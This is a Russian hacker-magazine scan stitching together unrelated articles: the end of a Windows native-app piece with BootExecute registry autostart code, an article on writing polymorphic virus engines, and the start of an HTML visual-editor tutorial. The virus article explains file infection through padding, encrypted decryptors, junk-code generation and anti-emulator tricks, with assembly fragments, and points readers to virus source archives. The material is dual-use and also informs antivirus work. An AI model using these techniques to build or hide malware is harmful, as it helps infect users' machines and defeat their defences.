#pragma comment(linker,"/BASE:0x00010000")

#define _X86_

#include <ntddk.h>
#include <stdio.h>
#include "nt.h"

typedef struct {
   ULONG Unknown[21];
   UNICODE_STRING CommandLine;
   UNICODE_STRING ImageFile;
} ENVIRONMENT_INFORMATION, *PENVIRONMENT_INFORMATION;

typedef struct {
   ULONG Unknown[3];
   PENVIRONMENT_INFORMATION Environment;
} STARTUP_ARGUMENT, *PSTARTUP_ARGUMENT;

typedef struct {
   ULONG Length;
   ULONG Unknown[11];
} RTL_HEAP_DEFINITION, *PRTL_HEAP_DEFINITION;

void native_main(PSTARTUP_ARGUMENT Argument)
{
   PUNICODE_STRING commandLine;
   PWCHAR stringBuffer, argPtr;
   UNICODE_STRING helloWorld;
   RTL_HEAP_DEFINITION  heapParams;

   memset(&heapParams, 0, sizeof(RTL_HEAP_DEFINITION));
   heapParams.Length = sizeof(RTL_HEAP_DEFINITION);
   Heap = RtlCreateHeap(2, 0, 0x100000, 0x1000, 0, &heapParams);

   commandLine = &Argument->Environment->CommandLine;

   argPtr = commandLine->Buffer;
   while (*argPtr != L' ') argPtr++;
   argPtr++;

   stringBuffer = RtlAllocateHeap( Heap, 0, 256 );
   swprintf(stringBuffer, L"\n%s", argPtr);
   helloWorld.Buffer = stringBuffer;
   helloWorld.Length = wcslen(stringBuffer) * sizeof(WCHAR);
   helloWorld.MaximumLength = helloWorld.Length + sizeof(WCHAR);
   NtDisplayString(&helloWorld);

   RtlFreeHeap(Heap, 0, stringBuffer);

   NtTerminateProcess(NtCurrentProcess(), 0);
}
```

САМОЕ ГЛАВНОЕ — ЗАПУСК

Во всей статье ты так и не встретил ни одного упоминания о том, как же все-таки запустить разработанную программу, загрузить ее еще до старта Windows. Я банально об этом забыл рассказать ;). Тут нет ничего сложного. Для того чтобы Native-приложение запускалось до загрузки винды (собственно, никак иначе его и не запустить… стандартными средствами) нужно залезть в реестр, в HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager, открыть там ключ BootExecute (там уже лежит autochk — это наш любимый скандиск) и добавить в него новую строку с именем программы, которое ты хотел бы стартовать. Прога, естественно, должна к моменту перезагрузки уже лежать в папке system32. Можно процесс регистрации немного автоматизировать. Создай файл с расширением reg со следующим содержанием:

```
REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager]
"BootExecute"=hex(7):61,75,74,6f,63,68,65,63,6b,20,61,75,74,6f,63,68,6b,20,2a,\
00,6e,61,74,69,76,65,20,48,65,6c,6c,6f,20,57,6f,72,6c,64,21,00,00
```

А затем запусти. К ключу BootExecute добавится строчка «native», запускающая native.exe, приложение, сорцы которого ты можешь найти на диске.
Другой вариант — это написать небольшой код специально для регистрации нашего приложения. У меня на это нехитрое дело ушло 5 минут.

```
BOOL RegistryAdd(PSTR szAppName)
{
   char szRegEntry[1024];
   DWORD dwBytes = 1024;
   BOOL ret = FALSE;
   HKEY hk;


   char *szKeyPath = "SYSTEM\\CurrentControlSet\\Control\\Session Manager";

   // открываем ключик
   if (RegCreateKey(HKEY_LOCAL_MACHINE, szKeyPath, &hk) !=
ERROR_SUCCESS)
         return 0;

   // скидываем все данные в буфер
   if (RegQueryValueEx(hk, "BootExecute",
   0,0, (LPBYTE)szRegEntry, &dwBytes))
         szRegEntry[0] = 0;

   // добавляем к буферу свою строчку
   lstrcat(&szRegEntry[dwBytes-1], szAppName);
   if (RegSetValueEx(hk, "BootExecute", 0, REG_MULTI_SZ,
         (LPBYTE) szRegEntry, dwBytes + lstrlen(szAppName) + 1))
         goto finally;
   ret = TRUE;

   finally: {
         // закрываем ключик
         if (hk) RegCloseKey(hk);
   }
   return ret;
}
```


прописываем приложение в реестре



Ступени полиморфизма

ТЕХНОЛОГИИ ПОЛИМОРФИЗМА МОЖНО ВСТРЕТИТЬ НЕ ТОЛЬКО В ВИРУСАХ, НО И, НАПРИМЕР, В ЗАЩИТНЫХ МЕХАНИЗМАХ. ЭТО ПЕРЕДОВОЙ ПУТЬ ХАКЕРСКОЙ МЫСЛИ, ПРИТЯГИВАЮЩИЙ НОВИЧКОВ КАК МАГНИТОМ. ЭТО НАСТОЯЩИЙ ОМУТ АССЕМБЛЕРНЫХ КОНСТРУКЦИЙ, В КОТОРЫЙ ЛЕГКО ПОПАСТЬ, НО ТРУДНО ВЫБРАТЬСЯ. ПОЛИМОРФНЫЕ ВИРУСЫ ДОСТАТОЧНО СЛОЖНАЯ ШТУКА, НО НАСТОЯЩИЕ ХАКЕРЫ ПРЯМЫХ ПУТЕЙ НЕ ИЩУТ | Крис Касперски ака мыщъх

Полиморфные генераторы изнутри

Существуют тысячи готовых полиморфных движков, вобравших в себя множество блестящих идей, и чтобы переплюнуть их, придется очень сильно постараться. Конечно, профессиональный хакер может (и должен!) бросить вызов своим коллегам, удавить мир очередным шедевром (или сначала удивить, а потом удавить). Но для этого требуется опыт. А где его взять? Правильно, начать программировать простенькие полиморфные генераторы, повторяя кем-то давно пройденный путь. И вот так маленькими шажками хакерское сообщество движется путем прогресса из золотого века во тьму.

[классификация полиморфных генераторов] Принято выделять шесть ступеней полиморфизма: от простейших «одноклеточных» до развитых организмов. Будем следовать этой классификации и мы. Рассмотрим, как она выглядит с точки зрения хакера и антивируса.

[ступень 0: permutation или простейшие перестановки] Идея: обрабатываемый код делится на блоки постоянного или переменного размера, которые в каждом поколении вируса переставляются в случайном порядке. Это еще не настоящий полиморфизм, но и обычным такой код уже не назовешь. Он легко программируется, но и легко обнаруживается. Содержимое блоков остается неизменным, поэтому с ними справляется даже сигнатурный поиск.

Поскольку блоки «нарезаются» еще на стадии проектирования, проблемы случайного «расщепления» машинных команд границами блоков не возникает, и сочинять собственный дизассемблер длин нам не приходится. Тем не менее, при программировании возникают следующие проблемы: поскольку, адреса блоков в каждом поколении меняются, машинный код должен быть полностью перемещаемым, то есть сохранять работоспособность независимо от своего местоположения. Это достигается путем отказа от непосредственных межблочных вызовов. Совершать переходы, вызывать функции, обращаться к переменным можно только в пределах «своего» блока. В практическом плане это значит, что вместе с кодом каждый блок несет и свои переменные.

Но все-таки делать межблочные вызовы иногда приходится. Как? Зависит от фантазии. Проще всего создать таблицу с базовыми адресами всех блоков и поместить ее по фиксированному смещению, например, положить в первый блок. Она может выглядеть, например, так:

[таблица косвенных вызовов с базовыми адресами всех блоков]

```
base_table:
  block_1 DD        offset block_1
  block_2 DD        offset block_2
  ...
  block_NDD         offset block_N
```

А вызов блока может выглядеть так:

[косвенный межблочный вызов, номер блока передается в регистре ESI, а смещение функции от начала блока — в регистре EBX, аргументы функции можно передавать через стек]

```
  SHR ESI, 2            ; умножаем номер блока на 4
  ADD ESI, offset base_table + 4
      ; переводим в смещение
      ; (4 понадобилось, потому что блоки нумеруются с 1)
```

```
LODSD        ; считываем адрес блока
ADD EAX, EBX ; добавляем смещение функции
CALL EAX     ; вызываем блок
```

Как вариант, можно поместить перед функцией ASCIIZ-строку с ее именем (например, "my_func"), а затем осуществлять ее хэш-поиск, что позволит абстрагироваться от смещений, а значит, упростить кодирование, но в этом случае содержимое всех блоков должно быть зашифровано, чтобы текстовые строки не сразу бросались в глаза. Впрочем, шифруй — не шифруй, антивирус все равно сможет нас обнаружить, а, обнаружив, — поиметь.

Процедуру опознания можно существенно затруднить, если сократить размер блоков до нескольких машинных команд, «размазав» их по телу файла-жертвы. Внедряться лучше всего в пустые места (например, последовательности нулей или команд NOP /* 90h */, образующиеся при выравнивании). В противном случае нам придется где-то сохранять оригинальное содержимое файла, а затем восстанавливать его, а это геморрой.

Нарезка блоков может происходить как статически — на стадии разработки вируса, так и динамически — в процессе его внедрения, но тогда нам потребуется дизассемблер длин, сложность реализации которого намного превышает «технологичность» всего пермутирующего движка. Ладно, прекратим отвлекаться и рассмотрим общую стратегию внедрения.

Вирус сканирует файл на предмет поиска более или менее длинной последовательности команд NOP или цепочек нулей, записывает в них кусочек своего тела и добавляет команду CALL для перехода на следующий фрагмент. Так продолжается до тех пор, пока вирус полностью не окажется в файле.

Различные программы содержат различное количество свободного места, расходующегося на выравнивание. В программы, откомпилированные с выравниванием на величину 4-х байт, втиснуться практически нереально (поскольку даже команда перехода, не говоря уже о команде CALL, занимает, по меньшей мере, два байта). С программами, откомпилированными с величиной выравнивания от 08h до 10h байт все намного проще, и они вполне пригодны для внедрения. Ниже в качестве примера приведен фрагмент одного из таких вирусов.

[фрагмент файла, зараженного пермутирующим вирусом, «размазывающим» себя по кодовой секции]

```
.text:08000BD9          xor     eax, eax
.text:08000BDB          xor     ebx, ebx
.text:08000BDD          call    loc_8000C01
…
.text:08000C01 loc_8000C01:
.text:08000C01          mov     ebx, esp
.text:08000C03          mov     eax, 90h
.text:08000C08          int     80h
.text:08000C0A          add     esp, 18h
.text:08000C0D          call    loc_8000D18
…
.text:08000D18 loc_8000D18:
.text:08000D18          dec     eax
.text:08000D19          call    short loc_8000D53
.text:08000D1B          call    short loc_8000D2B
…
.text:08000D53 loc_8000D53:
.text:08000D53          inc     eax
.text:08000D54          mov     [ebp+8000466h], eax
.text:08000D5A          mov     edx, eax
.text:08000D5C          call    short loc_8000D6C
```

Естественно, фрагменты вируса не обязательно должны следовать линейно друг за другом. Напротив, если только создатель вируса не даун, CALL'ы будут блохой скакать по всему файлу, используя левые эпилоги и прологи для слияния с окружающими функциями.

В машинном представлении CALL target является относительным адресом. Как правильно вычислить относительный адрес перехода? Определяем смещение команды перехода от физического начала секции, добавляем к нему три или пять байт (в зависимости от длины команды). Полученную величину складываем в виртуальным адресом секции и кладем полученный результат в переменную a1. Затем определяем смещение следующей цепочки, отсчитываемое от начала той секции, к которой она принадлежит, и складываем его с виртуальным адресом, записывая полученный результат в переменную a2. Разность a2 и a1 и представляет собой операнд инструкции CALL.


Теперь необходимо как-то запомнить начальные адреса, длины и исходное содержимое всех цепочек. Если этого не сделать, тогда вирус не сможет извлечь свое тело из файла для внедрения в остальные файлы. Вот поэтому-то для перехода между блоками мы использовали команду CALL, а не JMP! При каждом переходе на стек забрасывается адрес возврата, представляющий собой смещение конца текущего блока. Как нетрудно сообразить, совокупность адресов возврата представляет собой локализацию «хвостов» всех используемых цепочек, а адреса «голов» хранятся… в операнде команды CALL! Извлекаем очередной адрес возврата, уменьшаем его на четыре и — относительный стартовый адрес следующей цепочки перед нами! Так что «сборка» вирусного тела не будет большой проблемой!


[ступень 1: выбор случайного расшифровщика из списка] Идея: создаем некоторое количество шифровщиков/расшифровщиков, выбираем случайный шифровщик и зашифровываем тело вируса вместе с остальными шифровщиками/расшифровщиками. В каждом последующем поколении расшифровщик расшифровывает вирус, передает управление основному телу, а перед внедрением выбирает случайный шифровщик, которым его и зашифровывает. Код вируса меняется на 100% и «визуально» опознать зараженный файл уже не представляется возможным.

Правда, поскольку количество расшифровщиков всегда конечно (даже если оно очень-очень велико), сигнатурный поиск остается достаточно эффективной мерой противодействия. Антивирус просто заносит в базу «фотороботы» всех расшифровщиков и… хана вирусу. Правда, тут есть одно небольшое «но». Расшифровщики различных вирусов (и даже честных программ с навесной защитой) обычно похожи как две капли воды, и потому в их детектировании нет никакой пользы. Антивирус вынужден привлекать эмулятор, имитирующий выполнение расшифровщика и раскриптовывающий основной вирусный код. Если распаковщик содержит антиотладочные команды или использует машинные инструкции, не поддерживаемые эмулятором, антивирус обломается по полной программе. Здесь, правда, появляется проблема типа «грабли», на которые наступают те, кто борется в эмулятором. Чем больше антиотладочных приемов содержит расшифровщик, тем выше его уникальность и, следовательно, надежнее детектирование. Строго говоря, первая ступень — это еще не полиморфизм. Такие вирусы называют псевдополиморфными или олигоморфиками, но все-таки это уже большой шаг вперед.

Какие проблемы возникают при кодировании? Во-первых, код расшифровщика должен быть полностью перемещаемым. Тут базара нет! Написать такой расшифровщик несложно. Во-вторых, расшифровщик должен как-то определять начало и конец зашифрованного фрагмента. Это тоже решаемо. Шифровка не изменяет длину данных, и размер шифроблока будет постоянен для всех расшифровщиков, так что его можно вычислить еще на стадии ассемблирования. В-третьих, для каждого шифровщика должен существовать парный расшифровщик или же выбранный криптоаглгоритм должен быть симметричен, то есть повторная шифровка зашифрованного текста расшифровывает его.

Свойством симметрии обладают операции NOT; XOR X, любая константа;





[так выглядел файл cat до (слева) и после (справа) его заражения пермутирующим вирусом]

ROL/ROR X, 4 и некоторые другие арифметическо-логические операции, например, ADD byte,100h/2. Простейший симметричный шифровщик может выглядеть так (предварительно необходимо открыть сегмент кода на запись, что можно сделать функцией VirtualProtect):

[симметричный расшифровщик на основе XOR]

```
  MOVESI, offset body_begin
  MOVEDI, ESI
  MOVECX, offset body_end — body_begin
my_begin:
  LODSB
  XOR AL, 66h
  STOSB
LOOP my_begin
body_begin:

  ; // тело вируса со всеми остальными шифровщиками

body_end:
```

А вот другой расшифровщик:

[симметричный расшифровщик на основе NOT]

```
  LEA EAX, body_end
my_begin:
  NOT byte ptr DS:[EAX]
  SUB EAX, offset body_begin +1
  PUSHF
  ADD EAX, offset body_begin
  POPF
  JNZ my_begin
body_begin:

  ; // тело вируса со всеми остальными шифровщиками

body_end:
```

Несимметричные шифровщики/расшифровщики устроены сложнее. Можно использовать практически любую комбинацию арифметическо-логических команд, только никакого смысла в этом нет. Все равно, если антивирус доберется до файла, он его поймает.

[ступень 2: расшифровщик из кирпичиков] Идея: расшифровщик вируса имеет постоянный алгоритм, но состоит из произвольно выбираемой последовательности команд. Звучит страшновато, но реализуется тривиально. Возьмем в качестве наглядно-агитационного пособия расшифровщик на основе XOR, описанный выше. А теперь попробуем подобрать синонимы для каждой из слагающих его машинных команд (заботится об оптимизации необязательно). Получится примерно так:

[инструкции и их синонимы]

```
MOV ESI,offset body_begin -> LEA ESI,body_begin;MOV ESI,offset
body_begin-1/INC ESI;
MOV EDI, ESI -> PUSH ESI/POP EDI; XOR EDI,EDI/ADD EDI,ESI;
LODSB -> MOV AL,[ESI]/INC ESI; SUB AL,AL/SUB AL,[ESI]/NOT AL/INC
ESI/ADD AL,1
XOR AL,66h ->        XOR AL, 6/XOR AL, 60h
```

Для каждой из команд шифровщика мы будем выбирать случайную последовательность синонимов, как бы собирая шифровщик из кирпичиков. Результат нашей работы может выглядеть, например, так:

[случайно сгенерированный расшифровщик]

```
  LEA ESI, body_begin
  PUSH ESI
  POP EDI
  MOVECX, offset body_end - body_begin + 2
  DEC ECX
  DEC ECX
my_begin:
  MOVAL,[ESI]
  INC ESI
  XOR AL, 6
  XOR AL, 66
  MOV[EDI], AL
  SUB EDI, -1
  ADD ECX, -1
  JNZ my_begin
```

Поскольку синонимы команд подготавливаются вручную еще на этапе ассемблирования, автоматически определять их длины совсем необязательно! Реализация получается очень простая. Единственную проблему представляют метки. Как видно, и абсолютное, и относительное смещение my_begin изменилось. Мы не можем на этапе ассемблирования подставлять в команду JNZ смещение my_begin, поскольку оно будет указывать в космос. Что делать? Вот одно из решений проблемы. Вместо метки подставляем команду сохранения текущего EIP в один из свободных регистров общего назначения, а затем прыгаем на него:

[автоматическое определение смещений меток]

```
my_begin:
  CALL  $+5          ; прыгаем на следующую команду, занося EIP в стек
  POP   EBX          ; выталкиваем EIP из стека
  PUSH EBX           ; (как вариант, можно дать INC EBX)
  ...
  JNZ $+4            ; выход из расшифровщика
  JMP   EBX          ; переход на my_begin с динамическим опреде-
лением адреса
```

На первый взгляд, каждое последующее поколение вируса выглядит полностью непохожим на предыдущее и по сигнатурам он уже не детектируется. Ведь если подобрать побольше команд-синонимов, количество возможных комбинаций может составить не один миллион. Тресни моя антивирусная база! Тем не менее, в каждой позиции расшифровщика встречается строго определенная комбинация команд, поэтому специальный алгоритм отождествления сможет надежно ее распознать. Естественно, для этого антивирусникам придется потрудиться и запастись хорошей травой. Был как-то у одной такой компании мешок отменной травы, так за месяц скурили! Ну, это ладно. Не стоит забывать и про эмулятор. Расшифровав основной код вируса, разработчики запросто отождествят его по сигнатуре. Поэтому антиотладочные приемы должны быть! Здесь за уникальность можно уже не опасаться (команды-синонимы делают свое), оттянувшись на полную катушку со всем набором SSE и прочих векторных команд, до которых антивирусным эмуляторам еще ползти и ползти.

[ступень 3: самый мусорный] Идея: внедряем в расшифровщик мусорные команды, не имеющие никакого побочного эффекта, но преображающие код до неузнаваемости. Чаще всего используются различные вариации NOP, которых насчитываются десятки (например, XCHG EBX, EBX/MOV ECX,ECX/Jx $+2/XCHG EAX, EBX; XCHG EBX, EAX и т.д. — главное фантазию иметь).
Обработанный расшифровщик из листинга 4 после экзекуции может выглядеть, например, так:

[расшифровщик, разбавленный ничего не значащими мусорными командами]

```
  XCHG ECX, ECX
  MOVESI, offset body_begin
  JO $+2
  MOVEDI, ESI
  MOVEAX, EAX
  MOVECX, offset body_end - body_begin
  NOP
my_begin:
  LODSB
  JNZ $+2
  XOR AL, 66h
  MOVEDI,EDI
  STOSB
  JZ $+2
LOOP my_begin
```

Какие проблемы возникают при кодировании? Проблем много. Рассмотрим лишь две из них, как самые важные. Если не предпринять никаких усилий, уже через несколько поколений размер вируса вырастет до облаков и продолжит расти до тех пор, пока не упрется в конец адресного пространства (или отведенной приложению памяти). Чтобы этого избежать, необходимо либо вычищать имеющийся мусор перед добавлением новой порции (что

сложно), либо включить в зашифрованное тело копию расшифровщика и всегда издеваться только над ней.

А вот вторая проблема. Чтобы добавить мусорную инструкцию между двумя другими, необходимо как-то определить, где кончается одна и начинается другая. Вот для этого нам и нужен дизассемблер длин. Дизассемблер длин представляет собой до предела упрощенный x86-дизассемблер, декодирующий инструкции и определяющий их границы. Это достаточно сложная задача, которая не имеет простых и красивых решений. Приходится зарываться в формат кодирования машинных команд, а это целый исторический пласт с кучей наслоений. Когда-то мы дойдем и до него, но нельзя ли пока обойтись методом грубой силы? Можно! Некоторые вирусы определяют границы команд с помощью трассировки, так сказать, руками самого процессора. Но это все равно утомительно. Лучше (и быстрее!) определить границы вручную и занести в специальную таблицу. Уродливо, зато эффективно. Как антивирусы справляются с такими файлами? Да очень просто! Вычищают весь мусор и натягивают на отстоявшийся «осадок» старую добрую сигнатуру. Мусорные команды легко генерировать, но легко и распознавать! Так что данная методика крайне ненадежна и годится разве что для тренировки.

[ступень 4: еще более мусорный] Идея: усложнить генерацию мусорных инструкций, сделав ее менее очевидной. Например, если мы видим: MOV EAX,EBX, то перед этим в EAX можно писать все, что угодно. Все равно он будет заново проинициализирован.

Более сложная задача: отслеживать обращения к регистрам, выявлять неиспользуемые регистры (как локально, так и глобально), и пихать в них всякую глупость. Для этого нужен не только дизассемблер длин, но и полноценный дизассемблер команд, определяющий, что это именно MOV EAX,EBX, а не что-то другое. Причем необходимо специальным образом обрабатывать флаги — встретив команду, зависимую от флагов (например, Jxx), необходимо найти ближайшую к ней инструкцию, воздействующую на этот флаг, и между ними вставлять только тот мусор, который не оказывает на флаги никакого влияния. Разумеется, это сложно. Очень сложно. Зато такой эффект!

[расшифровщик, замусоренный значащими командами]

```
  MOVESI, EAX
  SUB ESI, ECX
  XCHG EDX, EBP
  LEA EBX, [ESI+EDI]
  ROR AL,8
  MOVESI, offset body_begin
  XOR ECX, ECX
  SUB EDI, EAX
  ADD EBP, ESI
  NOT EDI
  MOVEDI, ESI
  MOVECX, offset body_end - body_begin
  CALL $+5
  SUB EAX, ECX
  NOT EBP
  POP EBX
  XOR EAX, EAX
  PUSH EBX
  SUB EBP,ECX
  LODSB
  MOVEAX, EAX
  ADD EDX, ESI
  XCHG EBX, EBX
  XOR AL, 66h
  XOR EDX, EDX
  ADD EAX, EDX
  STOSB
  MOVEBP, EAX
  DEC ECX
  XCHG EBX,EBX
  MOVEBP,ESI
  JNZ $+4
  JMP EBX
body_begin:

  ; // тело вируса со всеми остальными шифровщиками

body_end:
```

Антивирусу, чтобы распознать этот код потребуется реализовать сложную систему графов, анализирующих зависимости по данным и отбрасывающих инструкции, замыкающие граф. Например, MOV EAX, EBX --> ADD EAX, ECX -> MOV EAX, ECX. Последняя команда перекрывает результат деятельности первых двух, выдавая их галимую мусорную природу. Реализовать полиморфный генератор четвертого уровня намного проще, чем разработать лекарство, так что антивирусники тут находятся в проигрыше. Кстати говоря, без дизассемблера можно и обойтись, воспользовавшись псевдокодом. В этом случае код шифровщика будет выглядеть так:

[псевдокод простейшего шифровщика]

```
  MOV$R1, offset body_begin
  MOV$R3, offset body_end - body_begin
  MOV$R3, $IP
  XOR [$R1], 66h
  ADD $R1, 1
  SUB $R2, 1
  JNZ $R3
```

Тогда наша задача сведется к написанию кодогенератора для x86, что намного проще. Наш псевдокод может быть построен по самым демократичным принципам и иметь фиксированные длины инструкций. В псевдокоде допустимо напрямую адресовать регистр EIP, переложив заботу на кодогенератор, который, кстати говоря, можно выдрать из любого OpenSource компилятора. Это тем более замечательно, что кодогенератор имеет множество различных опций, порождающих различный код (например, код для 8088 и 386 процессоров). Антивирусы идут в глухой отруб!

[ступень 5: дальше только небо] Пятый уровень — это наивысший уровень полиморфизма. Он комбинирует методы всех нижележащих уровней, добавляя к ним множество новых фич. Во-первых, это динамическая генерация шифровщика/расшифровщика. Вместо того чтобы модифицировать фиксированный набор заранее подготовленных расшифровщиков, вирус их создает самостоятельно по случайному закону. Это очень сложная задача, требующая боевого опыта и длительной математической подготовки.

Полиморфный генератор решает, с каким типом данных он будет работать, в каком направлении будет происходить шифровка (от начала к концу или от конца к началу), сколько делать проходов, какие арифметические или логические операции выбрать и т. д. Прямая трансляция в x86-код используется редко. Обычно вирус генерирует промежуточный псведокод, структура которого заточена под нужды данной задачи, а потом уже переводит его в родные машинные команды.

Более продвинутые полиморфики вообще отказываются от расшифровщика и модифицируют непосредственно само вирусное тело. Это архисложная задача, которую в полном виде до сих пор никто не решил. Усилий тут требуется просто море. Зато какой куш нас ждет! Адекватных методик детектирования подобных вирусов до сих пор не разработано, и вряд ли они появятся в дальнейшем. Программистам здесь делать пока нечего. Сначала тут должны поработать математики. Необходимо научить компьютер распознавать смысл совокупности машинных команд, а это уже из области AI, работы над которым были свернуты еще в конце семидесятых. Автоматическая декомпиляция невозможна! А вот компиляция — очень даже вполне! Так что появление очередных полиморфных монстров уже не за горами.

[заключение или прокалывая небо] Вот уже статья подошла к своему концу, который как ни оттягивай, все равно наступает, а готовых примеров полиморфных генераторов в ней не наблюдалось. Почему? Да потому, что даже самый простейший псевдополиморфный вирус в статью просто не влезет. Даже если сосредоточиться на ключевых фрагментах генератора, нам потребуется стопка листов формата A1. Лучше взять готовый исходник (благо недостатка в них не наблюдается, сходи хотя бы на vx.netlux.org и скачай все вирусные журналы) и проанализировать его. А эта статья поможет понять назначение отдельных вирусных частей, определив степень его полиморфизма и выбранный алгоритм.

Что ж! Как говориться, дорогу осилит идущий. Кстати говоря, что-то до сих пор не слышно про вирусы под платформу x86-64 (она же AMD-64). Неправильно это! В следующей статье мы покажем, какие преимущества дает переход на новые процессоры от AMD, и как начать писать ассемблерные программы под нее. Как-никак, это последнее радикальное изменение архитектуры со времен 386, у которого есть неплохие шансы потеснить Intel и занять свое место под солнцем. Немного забегая вперед, скажем, что иметь для этого 64-битный процессор хоть и желательно, но необязательно. На первых порах можно воспользоваться и эмулятором, а потом уже решать — нужна ли нам эта технология или нет

Что видим – то и получаем

ВРЕМЯ ИДЕТ, И ВСЛЕД ЗА РАЗВИТИЕМ WEB-ТЕХНОЛОГИЙ МЕНЯЮТСЯ ТЕНДЕНЦИИ И АКТУАЛЬНЫЕ, «МОДНЫЕ» ФИШКИ. ВОТ СКАЖИ МНЕ, ДЕСЯТЬ ЛЕТ НАЗАД, КОГДА СДЕЛАТЬ СОБСТВЕННЫЙ HTML-ДОКУМЕНТ И ЗАЛИТЬ ЕГО НА БЕСПЛАТНЫЙ АМЕРИКАНСКИЙ ХОСТИНГ — БЫЛО НАСТОЯЩИМ ПРОРЫВОМ, МОЖНО ЛИ БЫЛО ПРЕДСТАВИТЬ СЕБЕ, ЧТО СКОРО ЛЮБАЯ СЕКРЕТАРША СМОЖЕТ ЛЕГКО МОДИФИЦИРОВАТЬ, СОЗДАВАТЬ И ОФОРМЛЯТЬ WEB-КОНТЕНТ НА КОРПОРАТИВНОМ САЙТЕ? А СЕЙЧАС — ЛЕГЧЕ ПРОСТОГО! НЕТ НИЧЕГО СЛОЖНОГО В ТОМ, ЧТОБЫ СДЕЛАТЬ ИНСТРУМЕНТ ДЛЯ ВИЗУАЛЬНОГО — КАК В ВОРДЕ — РЕДАКТИРОВАНИЯ HTML- И XML-ДОКУМЕНТОВ. СЕЙЧАС Я РАССКАЖУ ТЕБЕ О ТОМ, КАК ФУНКЦИОНИРУЮТ ТАКИЕ РЕДАКТОРЫ И КАК МОЖНО ПРИКРУТИТЬ ИХ К СОБСТВЕННОЙ СИСТЕМЕ | eto'o

Создание систем визуального проектирования контента

Тема, о которой я тебе сейчас расскажу очень актуальна. Если ты посмотришь на любой коммерческий движок для сайтов, в любом из них будет возможность визуального редактирования материалов сайта. Удобный инструмент, с помощью которого любая блондинка сможет вставлять в текст картинки, создавать гиперссылки, менять шрифт текста и добавлять таблицы — это стандарт, жесткая необходимость. И понять это можно — зачем держать какого-то левого человека, который будет обновлять сайт, добавляя сотни html-документов вручную. Нормальные люди давно поняли, что лучше один раз заплатить за толковый движок, чем каждый месяц платить деньги за мифическую «поддержку сайта». Поэтому системы визуального редактирования контента нынче в ходу, и не только, кстати говоря, для систем управления web-сайтами. Но об этом мы еще поговорим. Сейчас же я начну с простого — расскажу, как осуществляется визуальное редактирование html-документов.



Я, разумеется, о многом не смог рассказать в этой статье — просто места не хватило. Поэтому не желаю видеть критику, что я о чем-то не написал. Я написал, о чем счел нужным, а что-то оставил тебе на самостоятельное изучение. Материалов на диске и ссылок — навалом.



Перевод отличной статьи по редактированию XML с использованием XML Schema: http://nnberg.narod.ru/doc/xml-schema-xslt.

[начнем с простого] Давай подумаем, как может работать визуальный web-редактор. От этого инструмента требуется, чтобы, в ответ на определенные действия пользователя, он изменял html-код документа и сразу отображал эти изменения. Совершенно понятно, что все это должно происходить в тесном взаимодействии с браузером: в конце концов, именно он показывает документ пользователю. Оказывается, что разработчики из Microsoft проявили дальновидность и встроили в Internet Explorer пятой версии

поддержку специального режима редактирования: любой элемент document в объектной модели имеет свойство designMode, после установки которого в положение On происходит удивительная вещь: содержимое этого элемента становится открытым для редактирования, причем все изменения подхватываются и отображаются браузером «на лету». Вообще говоря, в этом режиме доступны все возможности стандартного редактирования документов: добавление стандартных объектов, изменение их свойств и т.д. Все эти функции доступны через различные методы и свойства редактируемого элемента. Соответственно, конечному пользователю необходимо предоставить понятный интерфейс для вызова этих процедур, для редактирования содержимого. Но довольно слов, давай перейдем к делам.

Первым делом необходимо создать контейнер, html-элемент, который будет содержать в себе редактируемый документ. Им может быть как фрейм (iframe), так и область div — это не так уж и важно. Мы остановимся на варианте с фреймом, поскольку он чуточку проще. Итак, создать элемент-контейнер можно следующим образом:

*Ссылки на статьи в MSDN:
http://msdn.microsoft.com/library/default.asp?url=/workshop/author/editing/tutorials/html_editor.asp*

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnxmlweb/html/xmldocedit.asp

http://msdn.microsoft.com/library/default.asp?url=/workshop/author/behaviors/overview/elementb_ovw.asp

На нашем диске ты найдешь доведенный до ума майкрософтовский XML-редактор, а также хороший и наглядный пример XML-документа со схемой редактирования. Если надумаешь разобраться, начинай смело с нее.

```
<iframe id="editMe">
Content
</iframe>
```

Теперь, чтобы превратить этот фрейм в полноценный редактор, нужно всего лишь выполнить элементарный код:

```
document.frames["editMe"].document.designMode = "On";
```

